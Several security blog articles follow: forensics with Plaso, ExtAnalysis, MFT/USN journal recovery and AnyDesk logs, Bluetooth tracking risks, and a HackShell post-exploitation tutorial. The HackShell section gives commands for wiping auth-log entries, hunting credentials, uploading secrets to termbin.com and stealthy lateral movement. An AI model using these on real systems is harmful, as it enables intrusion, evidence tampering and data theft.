
Finally, let’s take a look at them all.
kali > plaso-psort -o dynamic -w ntuser_timeline.csv ntuser_timeline.plaso

kali > open ntuser_timeline.csv
You’ll get a taste of it once we analyze the entire system like that. That way, nothing can escape your view.
Windows Event Log
Another good example is the Event Log. Let’s analyze the System.evtx file and see what’s inside.
kali > plaso-log2timeline --storage-file evtx_timeline.plaso test_data/System.evtx

kali > plaso-psort -o dynamic -w evtx_timeline.csv evtx_timeline.plaso

kali > open evtx_timeline.csv
When you are dealing with a large number of logs, it’s better to slice them.
kali > plaso-psort -o dynamic -w evtx_narrow.csv evtx_timeline.plaso "date > '2026-02-01 00:00:00' AND date < '2026-03-01 00:00:00'"
Syslog
Linux log files are also supported and present in the test data for you to work with.
kali > plaso-log2timeline --storage-file syslog_timeline.plaso test_data/syslog

kali > plaso-psort -o dynamic -w syslog_timeline.csv syslog_timeline.plaso

kali > open syslog_timeline.csv

Here is what the syslog file looks like after being parsed. As you can see, all the login attempts and cron job entries are there.
Full System
Finally, after pointing the tool to the EnCase files, it will produce a thorough analysis of all the log files available on your system. Below is a complete timeline of the webserver.
kali > plaso-log2timeline --storage-file super_timeline.plaso /mnt/Images/Webserver.E01

kali > plaso-psort -o dynamic -w super_timeline.csv super_timeline.plaso

kali > open super_timeline.csv
Summary
The more tools you are familiar with, the easier the investigation will be. At work, we tend to automate things to save time, but it can also create more confusion when we don’t see the full picture and end up wasting more time puzzling over things that don’t fit together. The tool is worth giving a try, and it does support all kinds of file formats as input, so you can use Plaso yourself or with your AI model.
If you like what we’re doing here and want to get started in forensics or advance your skills, we recommend our training for both beginners and more experienced students.
These days, most of our online activity happens in web browsers. They’re our main way to access the internet, but they can also make it easy for malware to slip into our systems. While there are known vulnerabilities in browsers, the real trouble often comes from malicious browser extensions.
So, in this article, we’ll take a look at a tool called ExtAnalysis that acts as a first line of defense against sketchy plugins. It helps you do some forensic research and static code analysis quickly and visually. Let’s get rolling!
Getting Started with ExtAnalysis
ExtAnalysis is an open-source security framework designed to scan, analyze, and extract threat intelligence from Chrome, Firefox, Edge, and Brave extensions. It runs locally as a web application powered by a Flask backend.
To install it, we need to clone the repository from GitHub and run the main Python script:
By default, ExtAnalysis binds to 127.0.0.1 on port 13337 and automatically opens a browser window to http://127.0.0.1:13337.
ExtAnalysis supports different formats. First of all, we can just provide a link to the plugin published on the Chrome Web Store or Firefox Add-ons. Secondly, it supports local extension scanning. And lastly, we can manually upload unpacked or packed extension archives in .crx, .xpi, .zip, and .tar formats. For this demonstration, I’ll just provide a link to a random crypto wallet published in the Chrome Web Store.
After entering the URL, ExtAnalysis will start analysis. Depending on the size of the plugin, it can take time. Eventually, you will see the report as below.
On the basic info tab, we can see data like name, author, version, extracted URLs, etc. Also, this tab has a built-in viewer for reviewing manifest.json configuration blueprints.

By changing the tab to Files, we can explore an interactive network graph. It constructs an interactive network graph mapping all extension source files, internal scripts, outbound external URLs, and domain relationships.
As you can see at the bottom of the screenshot, ExtAnalysis also allows viewing the source code of the files. It features an embedded tool to de-minify and restructure obfuscated or dense JavaScript and CSS files for manual code audits.
Next, we have the permission risk assessment tab.
ExtAnalysis parses requested permissions and categorizes them into risk levels (High, Medium, etc) to highlight capability escalation.
After that, we have the URL Reconnaissance Suite tab.
This tab provides extracted domains, URLs, and external JS files. For full functionality, navigate to the settings menu inside the web interface and enter your VirusTotal API key to enable automated hash and domain scans.
And last but not least is the tab with extracted intelligence.

ExtAnalysis automatically scans all extension files to parse and extract hardcoded threat indicators, including IPv4 and IPv6 addresses, domains, full URLs, Bitcoin wallet addresses, and email addresses. It also detects Base64-encoded strings and raw file comments.
Workflow for Analyzing an Extension
Start by submitting the target extension for analysis. Next, review its manifest file and requested permissions to identify any overreach or suspicious capabilities. Then, inspect the interactive visual graph to map external domains, C2 infrastructure, and suspicious third‑party endpoints. After that, extract intelligence and IOCs by checking the dedicated tabs for hardcoded IP addresses, Base64 strings, Bitcoin wallet addresses, and other indicators of compromise. Finally, perform a code audit by opening JavaScript files in the built‑in viewer, applying the code beautifier, and inspecting background scripts for keyloggers, credential‑harvesting triggers, or other malicious logic.
Important Limitations to Keep in Mind
ExtAnalysis performs static analysis only, scanning extension source files without capturing runtime execution or behavior triggered dynamically. Heavily obfuscated JavaScript or sandbox‑evasion scripts can obscure its automated analysis, reducing visibility into malicious logic. For this reason, security researchers typically use ExtAnalysis as a fast first‑step reconnaissance tool to map structure and permissions before proceeding to dynamic analysis.
Summary
Web browser plugins make our lives easier, but if plugin developers have malicious intent, they can introduce significant security risks. In this article, we explored static analysis of extensions using the ExtAnalysis tool. Always pay attention to what you install, and stay secure.
Sometimes our work requires repairing corrupted disks before we can do a forensic analysis. Hackers use different techniques to cover their tracks, and often they just corrupt the boot sector. In Mr.Robot we saw them physically damaging drives or exposing hardware to high heat.
Physical damage is less common though. Hackers more often wipe partitions, corrupt the Master Boot Record or find other ways to tamper with the file system to confuse investigators. When the MBR gets rewritten, the system won’t boot again. We showed that in PowerShell for Hackers: Mayhem Edition.
You might assume that data becomes irrecoverable. But that’s not always true.
Today we will repair a drive and recover deleted files from it.
Fixing the Drive
Corrupting the disk boot sector is easy. You alter the data the system expects to find there, so the OS can’t load the disk in the normal way.

Before we continue, let’s see what evidence we were given.

Above is a forensic image and below is a text file with metadata about that image. You should always verify the integrity of the evidence by comparing the computed hash of the image with the hash recorded in the metadata file.
If the hash matches, work only on a duplicate and keep the original evidence sealed.

Opening a disk image with a corrupted boot sector in Autopsy or FTK Imager will not work, as many of these tools expect a valid partition table and a readable boot sector. In such cases you will need to repair the image manually with a hex editor. We will use HxD for this.
The first 512 bytes of a disk image contain the MBR on traditional MBR partitioned media. In this image the final two bytes of that sector were modified. A valid MBR should end with the boot signature 0x55 0xAA. Those two bytes tell the firmware and most tools that the sector holds a valid boot record. Without the signature the image may be unreadable, so restoring the correct 0x55AA signature is the first step.
When editing the MBR in a hex editor, do not delete bytes with backspace, you need to overwrite them. Place the cursor before the bytes to be changed and type the new hex values. The editor will replace the existing bytes without shifting the file.
Partitions
This image contains two partitions. In a hex view you can see the partition table entries that describe those partitions. In FTK Imager and Autopsy those partitions will be shown graphically once the MBR and partition table are valid.
Both of them are in the black frame. The partition table entries also encode the partition size and starting sector in little endian form, which requires byte order interpretation and calculation to convert to human readable sizes. It’s a bit complex. For example, if you see an entry with 63,401,984 sectors and each sector is 512 bytes, then do this:
63,401,984 sectors × 512 bytes = 32,461,815,808 bytes, which is 32.46 GB (decimal) or ≈ 30.23 GiB
FTK Imager
We used FTK Imager to view the contents of our evidence drive. In FTK Imager choose File, then Add Evidence Item, select Image File and choose the verified copy of the image.
Now FTK Imager can see the partitions and their file systems. Autopsy can handle a large portion of the analysis and save time, but you want to give it some manual inspection to understand how Windows stores metadata.
$MFT
Our next goal is to analyse the $MFT (Master File Table). The $MFT is a system file that works as an index for every file and directory on the file system. It has records with metadata about filenames, timestamps and attributes. Sometimes you can even extract files from it that were stored somewhere on the disk, if their size was small. It’s called residential data.
Export the $MFT from the mounted or imaged volume. Right click $MFT and then Export Files.
To parse and extract readable output from the $MFT use MFTECmd.exe. This tool is included in Eric Zimmerman’s EZTools collection.
It creates a CSV file you can use for keyword searches and timeline work.
When a CSV file is opened, you can use basic keyword search or pick an extension to see what files existed on the drive.
You need to know how to work with $MFT, because it’s important. If a suspect deleted a file, the $MFT may still contain some information about it. That information can be used in data recovery and in building a timeline of the suspect’s activity.
Suspicious Files
On the second partition we found several suspicious entries. Many were marked as deleted but can still be exported and analyzed.
The insider had DiskWipe.exe to remove traces. You can see references to sensitive corporate documents, which means data exfiltration. At this stage we can confirm the machine was used to access sensitive files. If we decide to analyze further, we can use registry and disk data to see whether DiskWipe.exe was actually executed and what insider executed it. This is outside of our scope today.
$USNJRNL
The $USNJRNL (Update Sequence Number Journal) is another hidden NTFS system file that records changes to files and directories. It logs creation, modification and deletion before they affect files on the disk. Because it records a history of file system operations, $UsnJrnl ($J) can be used in cases involving mass file deletion or tampering.
To extract the journal, first go to root, then $Extend and double-click $UsnJrnl. You need a $J file.
You can then parse it with MFTECmd in the same way:
Since the second partition had the wiper, we can assume the insider deleted files to cover traces. We need to open the CSV in Timeline Explorer and set the Update Reason to FileDelete to view deleted files.
Among the deleted entries we found a “data Exfil” folder. Often hackers put data into folders and then zip them to transfer, so we searched $MFT and $J for archive extensions. A few entries with “New Compressed (zipped) Folder.zip” were there.
We can see that an archive was created and files were added to it. Then the insider renamed that archive (RenameOldName). Using the Parent Entry Number stored in $J we can correlate entries and recover the original folder name.
We found that the original folder name was “data Exfil” which was later deleted by the insider.
Timeline
From the collected artifacts we know the machine was used for data exfiltration. We found Excel sheets, PDFs, text documents and zip archives with sensitive data. The insider zipped a folder with sensitive files and then tried to wipe everything. To confirm execution and attribute actions to a certain user we can analyze the registry, prefetch files, shellbags and NTUSER.DAT. The MBR was corrupted intentionally to complicate the investigation.
Summary
Digital forensics is useful for both blue and red teams. Many Windows features that were designed to make the OS easier to work with can also be valuable for forensic analysis. Autopsy and other tools can speed things up, but you still need to validate the output with some manual checks.
If you like what we’re doing here and want to get started in Digital Forensics or advance your skills, we recommend our training for both beginners and more experienced students.
Bluetooth is often seen as something short range and therefore harmless. Many people think that because it only works over a limited distance, it must also be secure by design. But that’s not true. Bluetooth is convenient, but convenience often comes at the cost of security and privacy. A big number of vulnerabilities show that Bluetooth devices can expose much more information than many realize. At a technical level, they constantly announce their presence to the surrounding environment. Even when you are not actively using them, they still send small pieces of data. Over time these pieces form patterns that show detailed information about people’s lives.
Hackers can take control of devices, pair with them without permission and even use them as remote listening tools. In other cases, simply listening is enough.
WhisperPair Vulnerability
In January 2026, researchers from KU Leuven disclosed a critical Bluetooth vulnerability known as WhisperPair (CVE-2025-36911). This vulnerability affects hundreds of millions of Bluetooth audio devices, including headphones and headsets that rely on modern pairing mechanisms. The attack takes advantage of a feature called Fast Pair in Android. Fast Pair was designed to simplify the user experience. With a single tap users can connect their Bluetooth accessories and synchronize them with their account. It’s convenient and widely adopted.
However, some devices don’t properly ignore pairing requests when they aren’t in pairing mode. A hacker can exploit this by sending crafted pairing initiation packets to a vulnerable device. Even if the device isn’t actively trying to connect, it may still respond. Once the hacker receives that response, they can establish a normal Bluetooth connection.
Source: WhisperPair
From that point on, the hacker gains control over the accessory.
Source: WhisperPair
Then they can activate the microphone to record conversations. The attack works from up to 14 meters away, which is plenty for offices, cafes or public transport.
Source: WhisperPair
This can be combined with device tracking. Some Bluetooth accessories integrate with Google’s Find Hub network, which allows lost devices to be located using nearby Android devices. If a vulnerable accessory has never been paired with an Android device before, a hacker can register it under their own Google account. In doing so, they become the “owner” of the device in the tracking system.
An attacker tracks the victim’s location through the Find Hub network. Source: WhisperPair
The victim may eventually receive a notification about unwanted tracking, but the alert can appear misleading. If the user’s own device is responsible for tracking, that will cause confusion and reduce the likelihood that the threat is taken seriously. Meanwhile, the hacker continues to track the device over time. It affects multiple vendors, chipsets and product lines. As a result, exploitation is likely to continue well beyond 2026.
Bluehood Scanner
Sometimes, attacks are completely passive. In February 2026, a developer released a Bluetooth scanner called Bluehood. It looks like a monitoring tool and shows how much information can be extracted from the environment without ever connecting to a device.
Bluetooth is almost always enabled. Phones, laptops, smartwatches, headphones, cars and even medical devices continuously broadcast signals. Bluehood listens to that data and builds patterns over time. By passively listening to this traffic over days or weeks, hackers can reconstruct behavior.
For example, you can find out when delivery vehicles arrive and whether the same driver appears regularly. You can see daily routines by tracking when certain devices appear and disappear. You can also correlate devices that are always seen together, such as a phone and a smartwatch, which likely belong to the same person. You can even determine approximate schedules when someone leaves for work or returns home.
You don’t need to buy hardware for that. In many cases, a laptop will do the job. If you want, you can get a Raspberry Pi with a Bluetooth adapter.
Some devices are designed to always keep Bluetooth active. Hearing aids, for instance, rely on Bluetooth Low Energy for configuration and diagnostics. Pacemakers may also broadcast BLE signals for similar reasons. These aren’t devices that users can simply turn off.
Many cars use Bluetooth for diagnostics, driver assistance and connectivity features. Consumer devices add even more noise to the environment. Smartwatches, pet trackers and fitness equipment all give off signals. Together, they create a dense network of signals that can be analyzed.
Bluehood works only in passive mode. It doesn’t try to connect to devices. It identifies them based on manufacturer data and BLE service UUIDs, then tracks when they appear and disappear. The tool also includes a web dashboard. It generates hourly and daily heatmaps, tracks dwell time and has filters. New devices often use randomized MAC addresses for privacy and Bluehood can detect and filter these.
Installation
You can install the tool quickly using Docker.
kali > git clone https://github.com/dannymcc/bluehood.git
kali > cd bluehood
kali > docker compose up -d
Alternatively, you can install it using package managers and Python tools.
kali > sudo apt install bluez python3-pip
kali > pip install -e .
kali > sudo bluehood
After the installation you can start the scanner.
# Start with web dashboard (default port 8080)
kali > bluehood

# Specify a different port
kali > bluehood --port 9000

# Use a specific Bluetooth adapter
kali > bluehood --adapter hci1

# List available adapters
kali > bluehood --list-adapters

# Disable web dashboard (scanning only)
kali > bluehood --no-web
Keep in mind that if you installed the app with Docker Compose, it should be accessible at http://localhost:8080.
Collected data is stored in SQLite, and the tool can optionally send notifications through ntfy.sh when devices arrive or leave a location.
Summary
Bluetooth security is often underestimated because the technology feels invisible and low risk. That’s not the case though. There are active and passive techniques that can be used for tracking. Big cities often have listeners scattered around public places and stations, working like Bluehood. Active techniques like WhisperPair can lead to full device compromise with tracking and audio surveillance.
If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.
In one of our Linux Forensics articles we talked about how widespread Linux systems are. Most of the internet runs on Linux. ISPs rely on it for deep packet inspection, servers host sites on it. Cameras, routers and cash registers run Linux based firmware too. Critical infrastructure depends heavily on Linux as well, from gas stations to industrial control systems.
Master OTW has a great series showing how cameras can be exploited and later used as proxies. Once hackers control a device like that, it becomes a doorway into the organization. And if they’re Linux systems, that means they run Bash. Bash is already a powerful friend to admins and hackers, but we can make it even more stealthy.
We will look at HackShell today. It was built to upgrade your Bash environment during a pentest. HackShell was developed by The Hacker’s Choice and the tool is actively maintained. To evade detection, it loads entirely in memory and doesn’t need to write itself to disk. That reduces the number of artifacts left on a system.
Setting Up
Once you get a shell, load HackShell directly into memory:
You are all set. When it loads, it does some light enumeration to find details about the machine. This system had gs-netcat running as persistence.
If the compromised host doesn’t have internet access, for example when it sits inside an air-gapped environment, you can manually copy and paste the contents of the HackShell into /dev/shm. Old machines may have compatibility issues, to bypass them run these commands:
The developers of HackShell put a lot of thought into what you might need during a pentest. Many helpful commands are built directly into the shell. You can list these commands with xhelp.
We will walk through some of the most interesting ones. The main thing here is stealth. Many commands here reduce the amount of forensic evidence left behind.
Evasion
Here are some commands that will help you reduce your forensic artefacts.
xhome
This command temporarily sets your home directory to a randomized path under /dev/shm. This only affects your current HackShell session and doesn’t modify the environment for other users who log in. Files in /dev/shm stay in memory and don’t persist across reboots.
bash$ > xhome
xlog
When hackers connect over SSH, their login events appear in the auth log and other places. HackShell can remove these events selectively.
bash$ > xlog '1.2.3.4' /var/log/auth.log
xtmux
Tmux is normally used by admins for long-running tasks. There you can manage multiple terminal windows and keep sessions running after disconnects. In our forensic cases we saw hackers wiping storage using dd inside tmux sessions. That way the system keeps erasing data even if the network connection drops.
This command launches an invisible tmux session:
bash$ > xtmux
Enumeration and Privilege Escalation
Once you’ve changed your home directory and cleaned the logs, you can learn more about the system you work with.
ws
WhatServer shows a detailed overview of the environment. It lists storage, active processes, logged-in users, open sockets, listening ports and more.
lpe
LinPEAS is well-known. It’s a privilege escalation auditing script. It’s frequently updated and often used by pentesters. HackShell can run it directly in memory.
bash$ > lpe
The script will find possible paths to privilege escalation. We already had root on this system, that’s why the output was so rich. But you can work with it under any user account.
hgrep
Credentials can sit in different files and configs. You can hgrep certain keywords to find those files.
bash$ > hgrep pass
This can speed things up.
scan
HackShell can scan hosts and print greppable output, that makes it easy to find open ports across the infrastructure.
bash$ > scan PORT IP
loot
That’s a really useful command. Loot searches through configs and known locations in an effort to find stored creds or sensitive data. It doesn’t always find everything, but it’s definitely worth giving it a shot.
Normally, you don’t exfiltrate data during a pentest unless it’s necessary to test the infrastructure. Mishandling exfiltrated data can expose sensitive information to the internet, which could violate your agreement with the client. Be careful.
tb
This command uploads content to termbin.com. Files uploaded this way become publicly accessible. This must be used with caution.
bash$ > tb secrets.txt
After you extract data, delete the local copy:
bash$ > shred secrets.txt
xssh and xscp
These commands work similarly to SSH and SCP, but minimize exposure. Defenders may have automatic alerts set up for new SSH sessions, so careless movement can trigger an incident response.
Connect to another host:
bash$ > xshh root@IP
Upload a file to /tmp on the remote machine:
bash$ > xscp file root@IP:/tmp
Download a file from the remote machine to /tmp:
bash$ > xscp root@IP:/root/secrets.txt /tmp
Summary
HackShell can make your Bash really stealthy. There’s still much more to explore in the tool. If you’re a defender, take the time to study it, see how it loads and find the servers it connects to. This can help you create useful IOCs and strengthen your detection.
If you like ethical hacking, you will enjoy our Cyberwarrior Path. This is a three-year training journey built around a two-tier education model. During the first eighteen months you progress through a big library of courses that develop that will develop your skills. Once those payments are complete, you unlock Subscriber Pro level training that opens the door to advanced topics. This structure was created because students asked for flexibility. You can keep growing and improving without carrying an unnecessary financial burden.
AnyDesk was first introduced around 2014, and it very quickly became a popular RMM tool. It’s lightweight and easy to deploy. Those same qualities also made it attractive to hackers and APTs. Over the last several years, it’s become one of the preferred tools for maintaining persistent access to compromised systems.
Given that many admins use it legitimately, it’s common to find on corporate machines. All the hacker needs to do is gain access to the endpoint, change the AnyDesk password or configure a new access profile. This persistence often goes unnoticed for weeks or months. During that time the hacker can come and go as they please. Many organizations don’t monitor RMM logs at all, even when they have a mature SOC in place. We’ve seen companies with large infrastructures and centralized logging completely ignore AnyDesk connections. That gives hackers time to get ready for a ransomware attack.
We also see hackers modifying registry settings so the accessibility button at the Windows login screen opens a CMD prompt with the highest privileges. We showed this in our “PowerShell for Hackers – Basics” article.
If you want to see how widespread this abuse is, look at recent reports on Russia.
Kaspersky has documented incidents where AnyDesk was used by hacktivists and ransomware groups during their operations. In the ICS-CERT reporting for Q4 2024, for example, Crypt Ghouls relied on Mimikatz, PingCastle, Resocks, AnyDesk, and PsExec. In Q3 2024, BlackJack used AnyDesk, Radmin, PuTTY and tunneling with ngrok for persistence across Russian government, telecom and ICS. And that’s just a glimpse of it.
With that in mind, we want to show you how to investigate a computer that was compromised through AnyDesk.
Log Files
Today we’ll focus on log files that can help you determine whether there’s been unauthorized access. These logs can show the hacker’s AnyDesk ID, their display name, their OS and IP address. The logs can also show whether there were attempts to upload files or exfiltrate them.
During incident response this insight is already valuable. On top of that, collecting these logs and ingesting them into your SIEM can help you generate alerts on night-time access.
Here are the log files and full paths that you will need for this analysis:
AnyDesk can be used in two distinct ways. The first is as a portable executable. In that case, the user runs the program directly without installing it. When used this way, the logs are stored under the user’s AppData directory. The second way is to install AnyDesk as a service. When AnyDesk runs as a service, ProgramData will contain trace files. The AppData folder will still hold the ad.trace file. Together these files form the basis for your investigation.
Connection Log Timestamps
The connection_trace.txt logs are readable and give you a record of successful AnyDesk connections. Here is an example with a randomized AnyDesk ID:
Incoming 2025-07-25, 12:10 User 568936153 568936153
The real AnyDesk ID has been redacted. The log shows there was a successful inbound connection on 2025-07-25 at 12:10 UTC from the AnyDesk ID. This only confirms that remote access happened, but we can dig deeper using the other logs.
Finding Information About the Hacker
